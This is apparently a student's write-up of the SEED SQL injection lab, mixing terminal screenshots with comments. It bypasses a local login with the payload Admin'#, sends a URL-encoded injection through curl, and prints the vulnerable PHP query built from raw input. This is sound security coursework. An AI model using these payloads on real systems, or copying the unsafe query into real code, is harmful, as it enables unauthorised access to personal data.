

Type Ls the check what is in Lab Setup and type a dcbuild to setup the lab and dcup

```
[11/13/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[11/13/23]seed@VM:~/.../Labsetup$ dubuild
Command 'dubuild' not found, did you mean:
  command 'debuild' from deb devscripts (2.20.2ubuntu2)
Try: sudo apt install <deb name>
[11/13/23]seed@VM:~/.../Labsetup$ dcbuild
```

Find id of container by typing dockps


```
[11/13/23]seed@VM:~/.../Labsetup$ dockps
3f1228ca7ab2  mysql-10.9.0.6
f120bddeed62  www-10.9.0.5
[11/13/23]seed@VM:~/.../Labsetup$
```

//checked

## 2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is 10.9.0.5, and The URL for the web application is the following:

<http://www.seed-server.com>



The screenshot shows a terminal window with two tabs open, both titled "seed@VM: ~/.../Labsetup". The left tab displays the contents of the /etc/hosts file, which includes entries for various lab environments. The right tab shows a Firefox browser window with the URL "www.seed-server.com" loaded.

```
# For XSS Lab/ DNS Setup
10.9.0.5      www.seed-server.com
10.9.0.5      www.xsslabelgg.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com

# For CSRF Lab
# SEED 1.0
10.9.0.5      www.csrflabelgg.com
10.9.0.5      www.csrflab-defense.com
10.9.0.105    www.csrflab-attacker.com

#SEED 2.0
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com

# For Shellshock Lab
10.9.0.80     www.seedlab-shellshock.com
```

I checked the /etc/hosts file. Above link and container ip address 10.9.0.5 was contained in the /etc/hosts file.

### 3 3.1Lab Tasks

Task 1: Get Familiar with SQL Statements

Type [www.server.com](http://www.server.com) and open SQLi Lab

SEED\_20.04 [Running]

Firefox Web Browser Nov 13 13:11

ualbany-csi524-f23/lab Apache2 Ubuntu Default SQLi Lab

www.seed-server.com

**SEED LABS**

## Employee Profile Login

USERNAME Username

PASSWORD Password

Login

Copyright © SEED LABs

// I visited SQLi lab website with the given address.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

I can login as Alice with a given password and id. This shows that I can see key and value pairs related to Alice. (This is before attacking)

```
10.9.0.105      www.attacker32.com
```


```
# For Shellshock Lab  
10.9.0.80      www.seedlab-shellshock.com
```

```
[11/13/23]seed@VM:~/.../Labsetup$ dockps  
6c5f30f3641b  www-10.9.0.5  
3f1228ca7ab2  mysql-10.9.0.6  
[11/13/23]seed@VM:~/.../Labsetup$
```

// I am just checking address of www and mysql, because my ubuntu got slower so I had to restart over.

```
Run a command in a running container  
[11/13/23]seed@VM:~/.../Labsetup$ docksh  
"docker exec" requires at least 2 arguments.  
See 'docker exec --help'.  
  
Usage: docker exec [OPTIONS] CONTAINER COMMAND [ARG...]  
  
Run a command in a running container  
[11/13/23]seed@VM:~/.../Labsetup$ docksh 3f1228ca7ab2  
root@3f1228ca7ab2:/#
```

Check shell Id using dockps and got mysql's shell Id and used docksh 3f1228ca7ab2 to go into mysql root shell.



The screenshot shows a terminal window with three tabs open, all titled "seed@VM: ~/.../Labsetup". The active tab displays the MySQL root shell. The output includes:

```
Run a command in a running container  
[11/13/23]seed@VM:~/.../Labsetup$ docksh 3f1228ca7ab2  
root@3f1228ca7ab2:/# mysql -u root -pdees  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 11  
Server version: 8.0.22 MySQL Community Server - GPL  
  
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql>
```

Typed given code # mysql -u root -pdees

Inside the MYSQL container

```
s Terminal Nov 13 13:32 ●
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> show tables;
ERROR 1046 (3D000): No database selected
```

// typed show databases;

Typed use sqlab\_users to select databases

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with
-A

Database changed
mysql> use sqlab_users
Database changed
mysql> show tables;
+-----+
| Tables_in_sqlab_users |
```

// loading existing database name sqlab\_users.

```
seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
5 rows in set (0.00 sec)

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with
-A

Database changed
mysql> use sqllab_users
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential             |
+-----+
1 row in set (0.01 sec)

mysql>
```

Typed show tables; to see tables.

```
seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential             |
+-----+
1 row in set (0.01 sec)

mysql> describe credential;
+-----+-----+-----+-----+-----+
| Field      | Type       | Null | Key | Default | Extra
+-----+-----+-----+-----+-----+
| ID         | int unsigned | NO   | PRI | NULL    | auto_
increment |
| Name       | varchar(30)  | NO   |     | NULL    |           |
| EID        | varchar(20)  | YES  |     | NULL    |           |
```

// typed show tables to see table and database name sqllab\_usres has one table which was credential so I typed describe credential to see the more detailed informations.

```

seed@VM: ~/.../Labsetup
+-----+
| Salary | int      | YES |      | NULL |
| birth  | varchar(20) | YES |      | NULL |
| SSN    | varchar(20) | YES |      | NULL |
| PhoneNumber | varchar(20) | YES |      | NULL |
| Address | varchar(300) | YES |      | NULL |
| Email   | varchar(300) | YES |      | NULL |
| NickName | varchar(300) | YES |      | NULL |
| Password | varchar(300) | YES |      | NULL |
+-----+
11 rows in set (0.01 sec)

mysql> 

```

Typed describe credential -> then it will shows shemas

We can see Name, EID, salary, birth, SSN , phone number, address, email, etc,

```

Terminal Nov 13 13:37 •
seed@VM: ~/.../Labsetup
+-----+
| Name | varchar(300) | YES |      | NULL |
| Password | varchar(300) | YES |      | NULL |
+-----+
1 rows in set (0.01 sec)

> select *from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+
| Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | N
| ne | Password |          |          |          |          |          |          |          |
+-----+-----+-----+-----+-----+-----+-----+-----+
| Alice | 10000 | 20000 | 9/20 | 10211002 |          |          |          |          |
|          | fdbe918bdae83000aa54747fc95fe0470fff4976 |          |          |          |          |          |          |
| Boby  | 20000 | 30000 | 4/20 | 10213352 |          |          |          |          |
|          | b78ed97677c161c1c82c142906674ad15242b2d4 |          |          |          |          |          |
| Ryan  | 30000 | 50000 | 4/10 | 98993524 |          |          |          |          |
|          | a3c50276cb120637cca669eb38fb9928b017e9ef |          |          |          |          |          |
| Samy  | 40000 | 90000 | 1/11 | 32193525 |          |          |          |          |
|          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |          |          |          |          |          |
| Ted   | 50000 | 110000 | 11/3 | 32111111 |          |          |          |          |
|          | 99343bf28a7bb51cb6f22cb20a618701a2c2f58 |          |          |          |          |          |
| Admin | 99999 | 400000 | 3/5 | 43254314 |          |          |          |          |
|          | a5bdf35a1df4ea895905f6f6618e83951a6efffc0 |          |          |          |          |
+-----+-----+-----+-----+-----+-----+-----+-----+
15 rows in set (0.00 sec)

```


Typed `select *from credential;` to get hashed password ex) 99343bff28a ....

### 3.2 Task 2: SQL Injection Attack on SELECT Statement

In the lab setup there is a file named unsafe\_home.php. If you open that file, you can see how input name and password and hashed passwords are storing. For hashed\_password, it used sha1 to calculate. (detail can be seen in line 44 `$hashed_pwd = sha1($input_pwd);`)

hashed pwd holds the sha1 hash of the password typed by the user.

**Task 2.1: SQL Injection Attack from webpage. Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not know the password. You need to decide what to type in the Username and Password fields to succeed in the attack.**




The screenshot shows a Firefox browser window titled "SEED\_20.04 [Running]". The address bar indicates the URL is `www.seed-server.com/unsafe_home`. The main content area displays a table titled "User Details". The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, and Email. The data rows are:

Username	Eid	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Bob	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

I logged in as Administer. Instead of using given admin password and name, I typed id as Admin'# and password as admin which is wrong password and name, but since I have # in id, everything after # were considered as comments and I was able to login as Admin.

I need single code to match with other single quote and this attack was worked with any kinds of password since everything after '#' were considered as comments.

// below is just showing I interporated unsafe\_home.php to observe what kinds of datas are stored in mysql database.



```
SEED_20.04 [Running]
Text Editor Nov 13 14:22 •
*unsafe_home.php ~/Desktop/ICSI424/lab9_U/lab09-main/Labsetup/image_www/Code Save ×
Open Files
09
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn,
74     phoneNumber, address, email,nickname,Password
75     FROM credential
76     WHERE name= '$input_uname' and
    Password='$hashed_pwd'";
76     echo $sql;
77
78
79     if (!$result = $conn->query($sql)) {
80         echo "</div>";
81         echo "</nav>";
82         echo "<div class='container text-center'>";
83         die('There was an error running the query [' .
$conn->error . ']\n');
84         echo "</div>";
85     }
86     /* convert the select return result into array
tune */
```

After line 75, typed echo \$sql; to print out sql; I don't think this is necessary to do but when I was not succeeded in launching attack, those sql message was helpful for me to understand what is currently stored in sql and what is hashed password value.

SEED\_20.04 [Running]

Terminal Nov 13 14:25 •

root@6c5f30f3641b: /var/www/SQL\_Injection


```
seed@VM: ~/.../... seed@VM: ~/.../... root@6c5f30f36... seed@VM: ~/.../...
command 'shasum' from deb libdigest-sha-perl (6.02-1build
2)

Try: sudo apt install <deb name>

[11/13/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha
1sum fdbe918bdae83000aa54747fc95fe0470ffff4976
shasum: fdbe918bdae83000aa54747fc95fe0470ffff4976: No such
file or directory
[11/13/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha
1sum fdbe918bdae83000aa54747fc95fe0470ffff4976
shasum: fdbe918bdae83000aa54747fc95fe0470ffff4976: No such
file or directory
[11/13/23]seed@VM:~/.../Labsetup$ dockps
6c5f30f3641b www-10.9.0.5
3f1228ca7ab2 mysql-10.9.0.6
[11/13/23]seed@VM:~/.../Labsetup$ docksh 6c
root@6c5f30f3641b:/# ls /var/www/
SQL_Injection html
root@6c5f30f3641b:/# ls /var/www/SQL_Injection/
css seed_logo.png
defense unsafe_edit_backend.php
index.html unsafe_edit_frontend.php
logoff.php unsafe_home.php
root@6c5f30f3641b:/# cd /var/www/SQL_Injection/
root@6c5f30f3641b:/var/www/SQL_Injection#
```


// go to ls /var/www/SQL\_Injection/ folder and do cd /var/www/SQL\_INjection/ to get the full path to the SQL\_Injection folder. Which was 6c5f30f3641b:/var/www/SQL\_Injection#

And opened new top terminal



```
seed@VM: ~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/13/23]seed@VM:~/.../Labsetup$ cd image_www/
[11/13/23]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/13/23]seed@VM:~/.../image_www$ cd Code/
[11/13/23]seed@VM:~/.../Code$ ls
css      seed_logo.png
defense  unsafe_edit_backend.php
index.html  unsafe_edit_frontend.php
logoff.php  unsafe_home.php
[11/13/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 6c5f30f3641b:/var/www/SQL_Injection#
[11/13/23]seed@VM:~/.../Code$
```

// typed ls and went to image\_ww and went to Code and copied changed unsafe\_home.php into SQL\_Injection path. IT is just simply overwriting modified unsafe\_home.php



```
SEED_20.04 [Running]
Nov 13 14:28 •
root@6c5f30f3641b:/var/www/SQL_Injection
seed@VM: ~/.../...  x  seed@VM: ~/.../...  x  root@6c5f30f36...  x  seed@VM: ~/.../...
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'
";
echo $sql;
Visual Studio Code
```

```

if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $con
```

// I used cat unsafe\_home.php to check the added line “echo \$sql; “ is updated in unsafe\_home.php. It was updated.

The input here for username results in the following query at the server to be executed:

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password  
FROM credential  
WHERE name= ‘admin’
```

### Task 2.2: SQL Injection Attack from command line.

```
[11/13/23] seed@VM:~/.../Code$ cd ..  
[11/13/23] seed@VM:~/.../image_www$ cd ..  
[11/13/23] seed@VM:~/.../Labsetup$ ls  
docker-compose.yml  image_mysql  image_www  mysql_data  
[11/13/23] seed@VM:~/.../Labsetup$ $ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'  
[1] 5979  
[11/13/23] seed@VM:~/.../Labsetup$ $: command not found  
  
[1]+ Exit 127                  $ curl 'www.seed-server.com/u  
nsafe_home.php?username=alice  
[11/13/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com  
/unsafe_home.php?username=alice&Password=11'  
[1] 5983  
[11/13/23] seed@VM:~/.../Labsetup$ curl: (3) Failed to conve  
rt 'www.seed-server.com' to ACE; string contains a disallowe  
d character
```

// type given curl .. command line ( when I copy and pasted above line from instruction it did not work)

```
SEED_20.04 [Running]
Terminal Nov 13 14:43
seed@VM: ~/Labsetup
seed@VM... seed@VM... root@6c5f... seed@VM... seed@VM:...
rt 'http to ACE; string contains a disallowed character

[1]+ Exit 3 curl 'http://www.seed-server.
com/unsafe_home.php?username=alice%27%20%23
[11/13/23]seed@VM:~/.../Labsetup$ culr 'www.seed-server.com
/unsafe_home.php?username=alice&Password=11'

Command 'culr' not found, did you mean:

  command 'curl' from deb curl (7.68.0-1ubuntu2.2)

Try: sudo apt install <deb name>
Text Editor
[11/13/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com
/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

// used curl and given username and password pair. Notice Alice's password is incorrect password in this case.

The screenshot shows a terminal window with multiple tabs open, all titled 'seed@VM...'. The active tab displays a web page source code and a MySQL query. The source code includes Bootstrap CSS, a browser title, and a body section with a navigation bar. The MySQL query is:

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber  
, address, email,nickname,Password  
FROM credential  
WHERE name= 'alice' and Password='17ba0791499db908433  
b80f37c5fbc89b870084b'</div></nav><div class='container tex  
t-center'><div class='alert alert-danger'>The account infor  
mation you provide does not exist.<br></div><a href='index  
.html'>Go back</a></div>[11/13/23]seed@VM:~/.../Labsetup$
```

Above WHERE name='alice' and Password='17....' is the wrong password for alice since we type ALice=11' (on command line) if we type correct name and password for alice, we will get all informations of Alice.

A screenshot of a terminal window titled "seed@VM: ~.../Labsetup". The window contains several tabs, with the current tab being "seed@VM:...". The terminal output shows a portion of an HTML file and a SQL query. The SQL query is attempting to select data from a table named "credential" where the name is 'alice' and the password is '17ba0791499db908433b80f37c5fbc89b870084b'. The output also includes a warning message about the account information provided not existing and a link to the index.html page.

```
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
        <a class="navbar-brand" href="unsafe_home.php" ></a>

        SELECT id, name, eid, salary, birth, ssn, phoneNumber
        , address, email,nickname,Password
        FROM credential
        WHERE name= 'alice' and Password='17ba0791499db908433
b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provide does not exist.<br></div><a href='index.html'>Go back</a></div>[11/13/23]seed@VM:~.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Pas
sword=seedalice'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
```

I typed curl '[www.seed-server.com/unsafe\\_home.php?username=alice&Password=seedalice](http://www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice)'

```
seed@VM: ~/Labsetup
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
        <a class="navbar-brand" href="unsafe_home.php" ></a>

        SELECT id, name, eid, salary, birth, ssn, phoneNumber , address, email,nickname,Password
        FROM credential
        WHERE name= 'alice' and Password='fbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</but
```

// I got Alice's real password information from credentials.

It shows her hash code password, birth and salary.

Since ' # is %27%20%23 if we encode ( simply you can type '# ( make sure there is space ) in encoder you get those %27%20%23 value)

SEED\_20.04 [Running]

Terminal Nov 13 14:53 • seed@VM: ~/Labsetup

```
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php"></a>

    SELECT id, name, eid, salary, birth, ssn, phone
    Number, address, email, nickname, Password
    FROM credential
    WHERE name= 'alice' and Password='da39a3ee5e6b4
    b0d3255bfef95601890af80709'</div></nav><div class='c
    ontainer text-center'><div class='alert alert-danger'
    >The account information you provide does not exist.
    <br></div>[11/13/23]seed@VM:~/.../Labsetup$ curl 'www
    .seed-server.com/unsafe_home.php?username=alice%27%20
    %23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

// this is how I typed values with curl. In this case I used encoded value %27%20%23 instead of using '#

```

SELECT id, name, eid, salary, birth, ssn, phone
Number, address, email,nickname,Password
FROM credential
WHERE name= 'alice' # and Password='fdbe918bda
e83000aa54747fc95fe0470fff4976'<ul class='navbar-nav
mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
class='nav-item active'><a class='nav-link' href='un
safe_home.php'>Home <span class='sr-only'>(current)</
span></a></li><li class='nav-item'><a class='nav-link'
 href='unsafe_edit_frontend.php'>Edit Profile</a></l
i></ul><button onclick='logout()' type='button' id='l
ogoffBtn' class='nav-link my-2 my-lg-0'>Logout</butto
n></div></nav><div class='container col-lg-4 col-lg-0
ffset-4 text-center'><br><h1><b> Alice Profile </b></
h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'><tr><th scope='col'
>Key</th><th scope='col'>Value</th></tr></thead><tr>
<th scope='row'>Employee ID</th><td>10000</td></tr><tr>
<th scope='row'>Salary</th><td>20000</td></tr><tr>
